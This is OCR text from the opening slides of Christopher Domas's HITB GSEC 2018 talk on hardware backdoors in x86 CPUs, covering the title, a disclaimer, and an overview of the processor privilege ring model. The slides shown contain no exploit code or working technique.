


A dark slide background featuring a repeating pattern of light gray circuit board tracks and component pads.


# GOD MODE unlocked: Hardware backdoors in x86 CPUs

{ domas / @xoreaxeaxeax / HITB GSEC 2018




*disclaimer:*

*the research presented herein was conducted and completed as an independent consultant. none of the research presented herein was conducted under the auspices of my current employer. the views, information and opinions expressed in this presentation and its associated research paper are mine only and do not reflect the views, information or opinions of my current employer.*



✉ Christopher Domas  
☞ Cyber Security Researcher

/bio




(Demo)

```
delta:~/_research/rosenbridge/esc$
```

```
>>> █
```

# Ring model

- ¶ In the beginning, there was chaos...
- ¶ ... then 30 years ago,  
we were rescued, by the rings of privilege



# Ring model

# Ring model

↳ But we dug deeper...

- ☒ ring -1 : the hypervisor
- ☒ ring -2 : system management mode
- ☒ ring -3 : Q35 / AMT / ME



# Ring model

& Can we go further...?

*“Additionally, accessing some of the internal control registers can enable the user to bypass security mechanisms, e.g., allowing ring 0 access at ring 3.*

